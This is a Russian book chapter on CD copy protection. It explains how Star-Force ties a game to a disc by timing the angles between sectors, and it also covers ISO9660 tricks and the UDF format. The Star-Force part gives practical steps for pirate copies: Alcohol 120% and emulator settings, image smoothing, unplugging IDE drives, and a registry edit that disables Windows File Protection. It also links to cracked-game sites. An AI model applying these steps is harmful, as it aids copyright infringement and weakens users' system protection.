Увеличение длины файла приводит к "захвату" того или иного количества примыкающих к его хвосту секторов, и при условии, что номер последнего сектора, принадлежащего файлу, не превышает номера последнего сектора диска, копирование файла, в принципе, протекает нормально. Я не случайно заметил, что "в принципе нормально", а не просто "нормально", так как в копируемый файл будут включены все файлы, встретившиеся на его пути. Если же в процессе своего копирования файл "выскакивает" за конец диска, то привод CD-ROM сигнализирует об ошибке и прекращает чтение. Штатные средства копирования, входящие в состав операционной системы, равно как и большинство оболочек сторонних производителей, автоматически удаляют "огрызок" недокопированного файла с диска, и в результате пользователь остается ни с чем.

Утилита ISO9660.DIR.EXE выгодно отличается тем, что позволяет копировать не только весь файл целиком, но и любую его часть! Но как мы узнаем, сколько именно байт следует скопировать? Как определим, где идут полезные данные, а где начинается "послехвостовой" мусор (over-end garbage)? Будем исходить из того, что по Стандарту файлы на диске располагаются последовательно, т. е. за последним сектором одного файла, непосредственно следует стартовый сектор следующего. Поскольку стартовые сектора всех файлов нам известны, определение истинных длин всех файлов за исключением последнего, не составит никакого труда! Так как длина одного сектора лазерного диска составляет 2048 байт, истинный размер всякого файла равен: (стартовый адрес следующего файла — стартовый адрес самого этого файла) * 2048. Все просто, не правда ли?

С помощью утилиты ISO9660.DIR.EXE мне и моим друзьям удалось скопировать большое количество дисков с MP3, обладающих защитой данного типа.

Звездная сила обращается в пыль

На нас надвигается тьма! Защита Star-Force наступает по всем направлениям, и новые игры уже не копируются. Защита выглядит неприступной, как скала, и за ней уже закрепилась слава несокрушимой. На самом деле ситуация

не так мрачна. Кроме столбовой дороги есть и обходные пути, никем не охраняемые. Воспользуемся одним из них.

Что такое Star-Force

Star-Force (рис. 10.3) — это семейство защит от копирования, привязывающихся к физической структуре спиральной дорожки. Оно оснащено термоядерным ракетным комплексом противохакерских средств типа "земля — пользователь". Вместо простейшей проверки по схеме "свой — чужой", которую можно запросто нейтрализовать заменой одной инструкции jmp, Star-Force преобразует топологические характеристики диска в число, используемое для расшифровки основного тела программы, причем специальные защитные компоненты следят за тем, чтобы после расшифровки никто не снял дампы.



Рис. 10.3. Логотип Star-Force, по которому эту защиту легко отличить от любой другой

Часть защитного кода сосредоточенна в многомегабайтной библиотеке protect.dll, часть — в драйверах, а часть — скомпилирована в р-код, выполняемый на собственном интерпретаторе. Помимо этого, защита реализует множество антиотладочных приемов, препятствующих как изучению защитного кода, так и эмуляции оригинального диска.

Защита не стоит на месте, а напротив, активно совершенствуется. С каждой новой версией разработчики все туже и туже "затягивают гайки", да так, что резьба уже начинает сдавать. Последние версии "Звездной Силы" очень глубоко вклиниваются в Windows и даже модифицируют ее ядро, в результате чего система начинает работать нестабильно. У одних пропадают данные, у других система регулярно демонстрирует BSOD, у третьих после установки очередного обновления от Microsoft лицензионные игры внезапно отказывают в работе, требуя установки обновления от Star-Force (<http://www.star-force.ru/support/sfdrvup.zip>), а у кого-то защищенные диски вообще не опознаются. Разработчики, естественно, списывают все это на низкую квалификацию пользователей, которые не ведают, что творят. Хотя мое мнение и не обязательно однозначно правильно, но мне есть, что на это возразить. Никто

не спорит, что Windows может упасть и сама. Тут посторонней помощи не надо. Но вот то, что вытворяет команда разработчиков Star-Force — это не просто "аморально" или "нехорошо". Ведь кроме закона о защите авторских прав, есть и закон о защите прав потребителя! Вмешиваться в работу операционной системы на компьютере пользователя, да так, чтобы защитная программа портила пользовательские данные — незаконно! Более того, требовать, чтобы при наличии привода IDE защищенный диск запускался именно с него (а Star-Force это требует) — незаконно с любой точки зрения. Если программа *умышленно* отказывается работать на определенных конфигурациях, и легальные пользователи никак не проинформированы об этом факте, то перед нами, как минимум, грубая конструктивная недоработка, а как максимум — злостная закладка.

В западном мире защиты от копирования вообще мало популярны. Обычно используется серийный номер или прочие надежно работающие, хотя и легко ломаемые алгоритмы. А все потому, что лучше терпеть убытки от пиратства, чем держать специальную службу поддержки, отвечающую на звонки разгневанных пользователей, требующих или немедленно сделать что-нибудь, или вернуть деньги. И не важно, что это — аппаратная несовместимость, дефект защиты или ошибка покупателя. Клиент всегда прав! Поэтому серьезные продукты "Звездной Силой" защищать никогда не будут и никуда дальше игр она не уйдет.

Как это работает

Привязка к диску основана на измерении угла между секторами. Похожая техника использовалась еще во времена 8-битных компьютеров и дискет. Аналогичным образом работают CD-Cops, SecureROM и многие другие защитные механизмы, так что назвать идею Star-Force "революционной" очень трудно. Но это не помешало разработчикам запатентовать ее, или, по крайней мере, объявить, что она запатентована. Впрочем, не будем углубляться в юридические тонкости, а лучше перейдем к техническим деталям.

Спиральная дорожка лазерных дисков очень похожа на грампластинку, только начинается не снаружи, а изнутри, и разворачивается от центра к краю. Лазерная головка, удерживаемая в магнитном поле (примерно так же, как удерживается звуковая катушка в акустических системах), движется на салазках поперек спиральной дорожки. Сама дорожка состоит из секторов с данными и каналов подкода. Номера секторов находятся как в заголовках самих секторов, так и в каналах подкода, "размазанных" вдоль спиральной дорожки. Для грубой наводки на требуемый сектор используются салазки и каналы подкода, а для точной — отклонение в магнитном поле и секторные заголовки.

Просто взять и измерить структуру спиральной дорожки нельзя, но можно использовать следующий подход (рис. 10.4). Допустим, головка считывает сектор X, а следом за ним сектор Y. Если угол XOY, образованный центром (O) диска и секторами X и Y, составляет примерно 15 градусов, а сами сектора расположены в соседних витках спиральной дорожки, то приводу будет достаточно всего лишь немного отклонить головку и через мгновение сектор Y сразу же окажется у оптической головки. Если же угол составляет менее 15 градусов, то за время перемещения головки сектор Y уже "уплывет", и приводу придется ждать целый оборот лазерного диска.




Рис. 10.4. Когда угол между секторами X и Y составляет ~15 градусов, при переходе на соседний виток сектор Y сразу же "подлетает" к оптической головке (рисунок слева), при меньшем значении угла сектор Y успевает "уплыть" и головка вынуждена ждать целый виток (рисунок справа)

Таким образом, замеряя время чтения различных пар секторов, мы можем приблизительно определить их взаимное расположение на спиральной дорожке. У каждой партии дисков оно будет своим (ведь плотность секторов на 1 мм и крутизна спирали неодинакова, и варьируется от партии к партии). Чтобы побороть упреждающее считывание, которым "страдают" многие приводы, защита должна читать сектора в порядке убывания их номеров. Кроме того, защита должна измерять скорость вращения привода, чтобы определить постоянство временных замеров и скорректировать формулу для вычисления угла, ведь, как легко показать, чем быстрее вращается диск, тем скорее "уплывает" сектор.

Именно так Star-Force и поступает. Ниже приведен протокол работы защиты, перехваченный программой BusHound (рис. 10.5). При этом использовался накопитель SCSI, поскольку с IDE защита работает напрямую, и программный перехват уже не спасает.




Рис. 10.5. BusHound за работой

Сначала защита выполняет профилировку поверхности, определяя время одного оборота и оценивая величину разброса, на основании которого будет рассчитываться допуск на отклонение ключевых характеристик. Результаты профилировки спиральной дорожки представлены в листинге 10.4. Обратите внимание на то, что все номера секторов представлены в шестнадцатеричном формате.

Листинг 10.4. Профилировка спиральной дорожки (все номера секторов представлены в шестнадцатеричном формате)

```

049634      292ms
04961f      192ms
04960a      8.5ms
0495f5      8.3ms
0495e0      8.5ms
0495cb      8.5ms
0495b6      8.5ms
0495a1      8.5ms
04958c      8.5ms
049577      8.5ms

```

049562	8.5ms
04954d	8.5ms
049538	8.5ms
049523	8.5ms
04950e	8.7ms

048e7e	8.1ms
048e69	8.2ms
048e54	8.2ms
048e3f	8.2ms
048e2a	8.2ms
048e15	8.2ms
048e00	8.2ms

Как видно, каждый последующий номер на 15h меньше предыдущего (приблизительно столько секторов и содержится на данном витке спирали), а время чтения сектора колеблется от 8,1 до 8,7 миллисекунд.

Затем защита делает некоторые несущественные операции (т. е. очень даже существенные, но не суть важные) и приступает к измерению углов. Протокол измерений углов между секторами оригинального диска показан в листинге 10.5.

Листинг 10.5. Измерения угла между секторами (оригинальный диск)

051dfe	25ms
051dfa	7.3ms
051df5	6.6ms
051dee	6.2ms
051de6	5.5ms
051ddd	5.2ms
051dd2	12ms
051dc6	12ms
051db9	11ms
051daa	11ms
051d9a	10ms
051d89	10ms
051d76	9.9ms
051d62	9.1ms
051d4c	8.8ms
051d35	8.0ms

Сразу бросается в глаза тот факт, что шаг убывания между секторами не остается постоянным, а плавно растет. Это означает, что защита перебирает различные комбинации X и Y, засекая в какой момент происходит "перескок" сектора, вынуждающий ждать целый оборот. В данном случае он расположен между секторами 051ddd и 051dd2. Время доступа скачкообразно увеличивается с 5,2 мс до 12 мс, т. е. больше чем в два раза!

А теперь посмотрим, как выглядит протокол обмена с копией (см. листинг 10.6).

Листинг 10.6 Измерение угла между секторами (копия)

051dfe	29ms
051dfa	7.3ms
051df5	6.6ms
051dee	6.2ms
051de6	5.5ms
051ddd	5.1ms
051dd2	4.7ms
051dc6	12ms
051db9	11ms
051daa	11ms
051d9a	10ms
051d89	10ms
051d76	9.9ms
051d62	9.2ms
051d4c	8.8ms
051d35	8.0ms

На первый взгляд может показаться, что все осталось по-прежнему. Однако, присмотревшись внимательнее, можно заметить, что перескок происходит не между секторами 051ddd и 051dd2, как раньше, а между секторами 051dd2 и 051dc6, т. е. на один шаг позже. Вот это-то и отличает скопированный диск от его оригинала!

Как это ломают

Скопировать физическую структуру спиральной дорожки нельзя. Во всяком случае, пока. Но кое-какие шаги в этом направлении уже сделаны. На рынке появились приводы с переменной плотностью записи, например, Plextor Premium; правда, поддержки со стороны программного обеспечения для копирования дисков пока еще нет. Мне удалось создать экспериментальный

копировщик, имитирующий структуру оригинальной дорожки путем переупорядочивания секторных номеров, однако до законченного продукта он так и не был доведен. Имеются и другие идеи, однако в долгосрочной перспективе все они нежизнеспособны и разработчики Star-Force их легко обойдут.

Перед проверкой ключевых характеристик спиральной дорожки защита выполняет профилировку привода, чтобы оценить стабильность всех временных характеристик. Чем качественнее привод, тем жестче проверка и, соответственно, наоборот. На разболтанных приводах защита вынуждена "снижать планку", иначе даже лицензионный диск опознается как поддельный, а вот этого уже допускать нельзя. Отсюда вывод — копируем диск на скверную болванку и запускаем ее на разболтанном приводе. Кстати, на некоторых приводах можно даже специально расстроить автоматический регулятор скоростей, за это отвечает специальный подстроечный резистор. Существует некоторый шанс, что скопированный диск опознается как оригинальный. Если же ничего не получится, необходимо повторить фокус на другой партии болванок от другого производителя. Достаточно многие пользователи сообщают, что им удавалось скопировать защищенные диски на CD-RW. За счет невысокой отражательной способности перезаписываемые носители читаются гораздо хуже и, естественно, не так стабильно. Также полезно использовать приводы, которые не позволяют себя "тормозить" с помощью утилит наподобие CDSlow. Если при профилировке диска разброс замеров превышает некоторую величину, Star-Force пытается перевести привод на более низкую скорость.

По моему опыту, для гарантированного копирования диска на CD-R нужно затратить не менее 10 болванок от различных производителей с различной геометрией спиральной дорожки, для измерения которой можно использовать мою утилиту, которую можно найти на прилагаемом к этой книге CD. Конечно, 10 болванок — это много, но лицензионная копия обойдется ничуть не дешевле, а даже дороже. Как правило, квалифицированный хакер может "отвязать" игру от CD самое большее за день (при условии, что он уже знаком со Star-Force), однако универсальный взломщик еще никто не написал, поэтому с каждой программой приходится воевать индивидуально.

Действовать можно так. Запускаем программу Alcohol 120% (рис. 10.6) и создаем образ диска, в типе данных выбрав опции **Star-Force 1.x/2.x/3.x** или **Securom *NEW (V4.x)**. При этом автоматически устанавливается флажок **Измерение позиционирования данных (Точность: высокая)**. Опция **Чтение субканальных данных с текущего диска** должна быть сброшена, положение всех остальных — не критично (на некачественных дисках опция

Быстрый пропуск ошибочных блоков иногда приводит к проблемам). Скорость измерения позиционирования обычно рекомендуется ставить на минимум, и в течение всей операции не выполнять на компьютере никаких других работ. Возможно, на этом этапе вам придется поэкспериментировать. Например, мой привод TEAC-52x нормально измеряет геометрию спиральной дорожки (также называемую топологией) при 52x, а вот при снижении скорости начинает вести себя непредсказуемо.




Рис. 10.6. Настойка программы Alcohol 120%

Снятый образ не может быть непосредственно записан на новый диск. Он предназначен специально для эмулятора. Одни предпочитают использовать эмулятор, встроенный в программу Alcohol 120%, другие же выбирают Daemon Tools. Для использования встроенного эмулятора в Alcohol 120% достаточно выбрать из меню команды **Настойки | Виртуальный диск**, указать любое разумное количество виртуальных дисков, отличное от нуля, и, при желании, установить опцию **Перемонтировать образы при перезагрузке системы**, чтобы они монтировались автоматически.

Древние версии Star-Force доверчиво работали с виртуальным образом, принимая его за подлинный, но затем все изменилось. Если в системе есть хотя бы один IDE-привод, защита требует вставить лицензионный диск именно в IDE. Да! Даже если остальные диски — вполне законные накопители SCSI. Разумеется, можно просто отключить шлейф IDE от привода CD-ROM (или обесточить его), после чего виртуальный образ будет работать, как ни в чем не бывало. Естественно, все эти манипуляции должны проводиться при выключенном компьютере. Исключения составляют приводы, поддерживающие "горячую замену" (hot unplug). Как вариант, можно приобрести SCSI, USB или LPT CD-ROM. Наконец, можно воспользоваться программами типа Star-Force Nightmare, выключающими каналы IDE-каналы "на лету", однако новые версии Star-Force уже научились бороться с ними.

Что делать, если снятый образ не работает? Первым делом необходимо удостовериться, что образ снят правильно. Запускаем программу AdvancedMDSEditor.exe, открываем файл образа и смотрим — если форма кривой, характеризующей скорость чтения спиральной дорожки, имеет "выбросы" или дрожит (рис. 10.7), то снятый образ никуда не годится. В этом случае необходимо выбрать другую скорость и повторить операцию еще раз, или просто "сгладить" кривую, нажав кнопку **Linear Interpolation** или, что еще лучше, — **Spline Graph**, добившись максимальной "гладкости" кривой (рис. 10.8).

Но и это еще не все! Новые версии Star-Force блокируют работу файловой системы на время проверки ключевого диска и следят, чтобы с жесткого диска не читались защищаемые данные. Что тут можно предпринять? Поскольку блокировка файловой системы осуществляется посредством SFC (возможно, не во всех версиях Star-Force), то, отключив SFC, мы вырвемся на свободу. Запускаем редактор реестра, находим ключ `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` и меняем значение параметра `SfcDisable` на `dword:ffffff9d`, а затем перезагружаемся. Чтобы включить SFC, достаточно восстановить исходное значение параметра (0).

Однако отключать SFC на продолжительное время нежелательно. Функция это полезная, позволяющая защитить компьютер от вирусов и червей. К тому же, этот прием работает не со всеми версиями Star-Force. Обладатели приводов DVD на шине SCSI могут запускать образ оттуда. Защита не распознает подмены, и эмулятор работает на ура. На CD-R/RW записать полный образ нельзя, поскольку информация о структуре спиральной дорожки, содержащаяся в файле `mds`, занимает примерно 27 Мбайт свободного места и на обычный диск влезает только с пережигом, да и то не всегда.




Рис. 10.7. Исходный график имеет выбросы, поэтому скопированный диск не опознается




Рис. 10.8. Сглаженный график после обработки — скопированный диск запускается нормально

Хакеры ответили на это безобразие методом "обрезков". Все очень просто. Проверяя структуру спиральной дорожки, защита не проверяет (точнее, не проверяла) ее содержимое. Запустим Alcohol 120% и дождемся, когда "измерение DPM" подойдет к концу. Когда начнется сброс дампа, дадим программе поработать несколько секунд (чтобы успел считаться корневой каталог и некоторые другие служебные структуры, без которых Windows не сможет опознать диск), а затем нажмем кнопку **Отмена**. Alcohol 120% запросит подтверждения на удаление файлов. На этот запрос следует ответить отрицательно. Затем запускаем Nero Burning ROM и записываем оставшиеся от Alcohol 120% файлы с расширениями mdf и mds на CD как обычные файлы. Вставляем записанный диск в SCSI или USB CD-ROM, подключаем эмулятор и наслаждаемся игрой, причем игру в этом случае придется запускать с винчестера.

К сожалению, в новых версиях этот трюк уже не работает. Теперь защита помимо структуры спиральной дорожки проверяет и ее содержимое. Так что ждем новых версий эмуляторов. Разработчики Daemon Tools обещают вот-вот выпустить четвертую версию, главной "вкусностью" которой станет обход Star-Force без всех этих шаманских танцев с образами и приводами. Пока же приходится использовать хакнутые драйвера для Star-Force, из которых вырезана блокировка файловой системы, благодаря чему полноценный образ (не обрезок!) можно запускать с винчестера. Где их взять? Хороший вопрос. Они постоянно меняют свои адреса, и дать постоянную ссылку довольно затруднительно. Поисковики также не помогают, поскольку к тому моменту, когда они проиндексируют хакерскую страничку, она уже успевает умереть. А вот форумы — это самое то! Если нет хакнутых драйверов, можно запустить снятый образ по сети. Эмулятор его увидит, а вот защита — нет. Разумеется, локальная сеть есть далеко не у всех, а приобретать второй компьютер решится далеко не каждый.

Впрочем, дела обстоят не так уж и мрачно. В ходу до сих пор остается множество старых версий защиты, и Alcohol 120% с ними успешно справляется. Кстати говоря, при установке обновлений на игру вместе с самой игрой зачастую обновляется и защита, поэтому прибегать к обновлениям следует лишь тогда, когда они действительно необходимы. К тому же, с эмуляторами борется только Star-Force Professional. Многие фирмы предпочитают Star-Force Basic Edition, так как она надежнее и дешевле. На сайте разработчиков приводится сводная таблица, сравнивающая защиты друг с другом (<http://www.star-force.ru/protection/protection.phtml?c=113>), которую полезно изучить перед тем, как кричать на весь мир "я Star-Force сломал!" Basic Edition, действительно, ломается элементарно, а вот над Professional приходится проделывать все вышеописанные "танцы с бубнами".

После экспериментов со Star-Force хотелось бы начисто удалить ее из системы, чтобы исключить всевозможные неполадки и конфликты. Теоретически это должен сделать разработчик деинсталлятора игрушки, практически же "зачисткой" операционной территории приходится заниматься самостоятельно. Предвидя праведный гнев пользователей, разработчики Star-Force выпустили специальную утилиту, которая все делает сама, и отдали ее на всеобщее растерзание. Качайте! <http://www.star-force.ru/support/sfdrvrem.zip>.

Существует (по крайней мере, теоретически) весьма элегантный метод взлома, основанный на генерации ключей. Действительно, Star-Force "оцифровывает" особенности структуры спиральной дорожки, генерирует знакоцифровую последовательность и сравнивает результат с введенным ключом. Естественно, это упрощенная схема, и вместо простого сравнения используется шифрование. Но суть остается прежней — если восстановить алгоритм генерации ключей, то для скопированного диска можно будет вычислить свой ключ, который будет воспринят как правильный. Программы, защищенные по KeyLess-технологии, не запрашивают ключа, и он хранится на диске в Data Preparer Identifier в Primary Volume Descriptor, где легко может быть изменен. Ковырнув Star-Force, я установил, что разобраться с алгоритмом генерации вполне реально. Однако в новых версиях он наверняка изменится, и тогда весь труд пойдет насмарку. Кстати говоря, в сети уже появилось множество предложений об услугах подобного рода. Причем за деньги, что сразу настораживает. И не зря! Все это сплошное мошенничество. Рабочего генератора пока нет ни у кого!

Star-Force как троянский компонент

Одно из лучших определений вирусов гласит, что вирус (троянец) — это такая программа, которая тайно от пользователя выполняет те действия, о которых он не подозревает, в которых не нуждается и которые, напротив, хотел бы запретить. То, что Star-Force пакостит в системе, всем известно. Практически любая программа делает то же самое (так говорят разработчики Star-Force), но никому бы и в голову не пришло оставлять в системе дыру таких размеров.

Для укрепления противоахкерской обороны часть защитного кода выполняется в нулевом кольце, что достигается открытием устройства `\\.\PRODRV06`, заботливо установленного драйвером Star-Force. Для этого даже не нужно администраторских прав. Любой посторонний код может проникнуть в RING0, не спрашивая нашего разрешения! Чуть позже эту дыру залатали (правда, я не проверял, насколько надежно), однако уже сам факт говорит о многом. Если нашли одну дыру — найдут и другие. Поодиночке дыры никогда не ходят!

HASP, extreme protector и другие защиты также используют переход на нулевое кольцо, но при этом ухитряются обходиться без дыр и голубых экранов. Так что подходить к защите надо с головой, а не одним лишь желанием досадить хакерам.

Так все же взломана Star-Force или нет?

Создать пиратскую копию защищенного диска вполне реально, но при этом придется возиться с эмуляторами, переключать шлейфы, переходить на накопители SCSI и проделывать еще массу других манипуляций, противостественных для рядового пользователя.

"Отвязать" Star-Force от диска вручную вполне реально, и все популярные игры уже давно отвязаны, так что говорить о безальтернативном переходе на лицензионную продукцию слишком рано. Легендарная "неломаемость" Star-Force относится именно к автоматическому копированию дисков с помощью специализированных утилит. Появление таких средств ожидается в ближайшем будущем. Разработчики Daemon Tools и Alcohol 120% не дремлют, но ведь и разработчики Star-Force тоже на месте не стоят! Иными словами, перед нами разворачивается целое представление в стиле "противостояние щита и меча". Каждый из нас сам выбирает "свою" сторону баррикады. Но если присоединиться к хакерскому племени может каждый, то принять участие в разработке защиты — едва ли. Ведь это закрытый клуб, со своими законами и бизнес-машиной внутри.

Ссылки по теме

- <http://www.star-force.ru> — официальный сайт разработчиков защиты Star-Force.
- <http://www.gamecopyworld.com> — огромная коллекция взломанных игр с инструкциями по копированию (игры преимущественно английские).
- <http://help.star-force.ru> — большая коллекция русских игр, когда-то защищенных Star-Force.
- <http://cdru.nightmail.ru> — образы некоторых защищенных дисков, пригодные для эмуляции. Там же можно найти описание принципа работы Star-Force и методы копирования дисков, защищенных от копирования с помощью Star-Force.
- <http://www.alcohol-soft.com> — Alcohol 120%, лучший копировщик всех времен и народов, частично справляющийся и со Star-Force.

- ❑ <http://cdru.nightmail.ru/cdru/ssilki/progs/mdsedit/AdvancedMDSedit055.rar> — Advanced MDS Editor, редактор образов для Alcohol 120% с возможностью сглаживания образов.
- ❑ <http://www.daemon-tools.cc> — Daemon Tools, эмулятор для работы с образами, созданными Alcohol 120%, намного более компактен и, в отличие от Alcohol 120%, совершенно бесплатен.
- ❑ <http://www.project-starfuck.tk> — Star-Fuck, программа для отключения накопителей IDE "на лету".
- ❑ Форумы, посвященные взлому Star-Force:
 - <http://www.wasm.ru/forum/index.php?action=vthread&forum=5&topic=5457>
 - <http://cracklab.ru/f/index.php?action=vthread&forum=1&topic=2060>
 - <http://forum.ru-board.com/topic.cgi?forum=55&topic=0519&start=0>
 - http://www.amit.ru/foruma/showmes.asp?cust_id=1318&PageNo=&page=1

UDF — расплата за бездумность

Как-то раз, когда записывающие приводы только-только входили в моду, робко осваивая необъятные просторы российского рынка, в одной компьютерной фирме раздался звонок взбешенного покупателя. Состоялся следующий диалог:

Покупатель: "Мужики! Что за дела?! Какого черта вы мне подсунули неработающий рекордер!"

Продавец: "А какую программу вы используете для записи?"

Покупатель: "Нортон, естественно, и нечего держать меня за дурака!"

Сейчас этот анекдот уже не вызывает улыбки. Современные оптические носители поумнели настолько, что запись можно вести любыми средствами, хоть из Проводника Windows, хоть из FAR, хоть из того же Нортон. Однако это удобство обходится высокой ценой — снижением надежности, уменьшением емкости, замедлением работы операционной системы и прочими неприятностями.

Как же непросто начинающему пользователю разобраться со всей этой кухней! Информация, почерпнутая с форумов, достаточно противоречива, а технические спецификации слишком сложны. Как быть? Что делать?

Механизм "прозрачной" записи на CD/DVD, прочно ассоциирующийся у большинства с торговой маркой DirectCD, базируется на двух взаимодополняющих технологиях: *пакетной записи* (packet writing) и *динамической файловой системе* (dynamic file system), роль которой, как правило, играет UDF (Universal Disk Format — универсальный дисковый формат). Эти два понятия очень часто путают, хотя они стоят на разных ступенях иерархии.

Пакетная запись — это режим прожига, аппаратно поддерживаемый приводом. Помимо него существуют и другие режимы: SAO (Session At Once — сессия за раз), DAO (Disk At Once — диск за раз) и TAO (Track At Once — трек за раз). Не вдаваясь в технические подробности, отметим, что режим определяет размер порции данных, записываемых рекордером за один раз (т. е. без остановки лазера).

Самый "расточительный" из всех режимов, DAO, выжигает весь образ диска целиком от первого до последнего сектора и не допускает "дозаписи". Более экономичный режим SAO позволяет дописывать диск многократно, по одной сессии за раз, но при этом каждая сессия занимает, по меньшей мере, 15 Мбайт дискового пространства, что ощутимо бьет по карману. Потребительский режим TAO, "съедающий" всего лишь 300 Кбайт служебных данных на каждый трек, к сожалению, применим лишь к аудиодискам, так как ни одной существующей файловой системой он не поддерживается. К тому же, все три режима не позволяют стирать ранее записанные данные, поскольку они проектировались исключительно для однократно записываемых дисков CD-R. В лучшем случае обеспечивается лишь имитация стирания, осуществляемая путем удаления ссылок из каталога. При этом сами данные физически остаются нетронутыми, да и свободного места не прибавляется.

Всех этих недостатков лишен *пакетный режим*, сокращающий "аппетит" бюрократического аппарата до 14 Кбайт на пакет. При этом сама запись ведется блоками постоянного или переменного размера от 2 Кбайт до 2 Мбайт. Предельно допустимый размер пакетов определяется конструктивными особенностями привода и варьируется от одной модели к другой. Однако этот размер должен составлять не менее 64 Кбайт, иначе это будет неправильный привод, идущий в разрез со стандартом. Пакеты последовательно заполняют диск, двигаясь от его внешней кромки к центру. Спиральная дорожка должна быть непрерывна на всем своем протяжении. Природа оптических дисков такова, что информация "размазывается" вдоль спиральной дорожки, переминая биты различных секторов, что обеспечивает лучшую восстанавливающую способность в борьбе с радиальными царапинами и локальными дефектами, поэтому записать один-единственный сектор за раз невозможно в принципе! Нельзя записать пакет в середину диска, оставив за собой хотя

бы один непрожженный сектор (рис. 10.9), но ранее записанные пакеты могут перезаписываться многократно, за счет чего, собственно говоря, и обеспечивается возможность удаления файлов.



Рис. 10.9. Примеры инкрементной записи

Одного лишь механизма пакетной записи для осуществления задуманного явно недостаточно, и к нему еще требуется подобрать адекватную файловую систему. Стандартные файловые системы ISO-9660 и Joliet, разработанные специально для CD-ROM и ничего не знающие о фрагментации, при размещении файла на диске ожидают увидеть непрерывный блок свободного дискового пространства, который обнаруживается далеко не всегда.

Файловая система UDF — детище Optical Storage Technology Association — проектировалась с оглядкой на DVD и была далека от мыслей о мировом господстве. Однако разработка оказалась настолько удачной, что ее без труда удалось приспособить и к носителям CD-RW, с учетом всех особенностей их строения. UDF оперирует не с физической, а с логической разметкой диска, и поэтому ей все равно на каком носителе располагаться.

ПРИМЕЧАНИЕ

Таким образом, диск, записанный в формате UDF, не обязательно должен быть записан в пакетном режиме, равно как и наоборот — не всякий пакетный режим пользуется услугами файловой системы UDF. Возможность выборочной записи/удаления отдельных файлов на аппаратном уровне обеспечивается режимом пакетной записи, а на программном — специальной драйверной оснасткой. UDF лишь сокращает накладные расходы до разумного минимума, но не более того!

Существует несколько спецификаций UDF, самыми устойчивыми из которых являются четыре следующих релиза:

- 1.02 описывает размещение данных (в том числе и видео) на DVD-ROM, поддерживает фрагментацию и ряд других полезных возможностей;

- ☐ 1.50 включает менеджер управления дефектами, препятствующий размещению данных на некачественных участках носителя, добавлена работа с CD-RW/CD-R;
- ☐ 2.00 поддерживает потоковые файлы, списки управления доступом, калибровку лазера и прочие второстепенные функции;
- ☐ 2.01 поддерживает файлы реального времени, гарантирующие сохранение заданной скорости считывания на всем протяжении диска.

Windows 98 поддерживает UDF 1.02, Windows 2000 — 1.01, а Windows XP — 1.02, 1.50 и 2.01. Для работы с остальными операционными системами требуется установка соответствующего драйвера, точнее даже драйверов, так как последующие спецификации не включают в свой состав предыдущие. Что же касается Linux-подобных операционных систем, то здесь поддержка UDF представляет собой одну большую проблему, зачастую требующую не только установки специального драйвера, но и обновления ядра!

Компоненты, необходимые для работы с UDF

Для полноценной работы с дисками, размеченными в формате UDF, нам необходимо иметь:

- ☐ рекордер, поддерживающий режим пакетной записи, причем поддерживающий его не кое-как (ради "галочки" в прайс-листе), а спроектированный и реализованный с учетом всей жесткости требований пакетного режима. Обычно тестовые лаборатории различных журналов приводят более или менее полную информацию о характере наиболее ходовых приводов, так что выбрать приличную модель не составит никакого труда;
- ☐ драйвер UDF, переводящий язык служебных структур UDF на язык операционной системы (UDF-reader);
- ☐ монитор UDF, перехватывающий все обращения с CD, а также обеспечивающий прозрачную запись и форматирование диска. Монитор обычно представляет собой иерархию драйверов, в которой можно выделить, по меньшей мере, два уровня — драйверы абстракции от конструктивных особенностей конкретного оборудования и драйверы, относящиеся непосредственно к самой операционной системе. Добавьте сюда еще программу-индикатор, отображающую состояние привода, и вы получите настоящий "коктейль" драйверов;
- ☐ если вы не планируете "прожигать" диски из FAR Manager, но хотите использовать режим пакетной записи для минимизации накладных расходов прожигателя, без UDF-монитора можно и обойтись, заменив его автономной программой записи, например, Ahead Nero.

Первый опыт лучше всего приобретать, купив коробочный (retail) привод, в комплект поставки которого входит все необходимое программное обеспечение, автоматически устанавливаемое инсталлятором. В противном случае проблем совместимости вам не избежать.

СОВЕТ

Проследите за тем, чтобы программа пакетной записи (а точнее — ее системный драйвер) поддерживала последнюю ревизию UDF. Большинство вполне современных рекордеров, выпускаемых солидными фирмами, комплектуется программным обеспечением, поддерживающим только UDF v1.5, но не выше (эта информация содержится в спецификации на программное обеспечение выбранного вами привода, которую можно свободно найти в Интернете). Конечно, старую версию можно всегда обновить (например, через Интернет), но и тут не все так просто. Во-первых, далеко не всегда такое обновление бывает бесплатным, а, во-вторых, вероятность возникновения проблем при этом возрастает. Задумайтесь — если бы процедура обновления действительно была бы такой простой, то почему сами производители не сделали это? Ответ — они не хотят менять апробированное и протестированное программное обеспечение на новые версии.

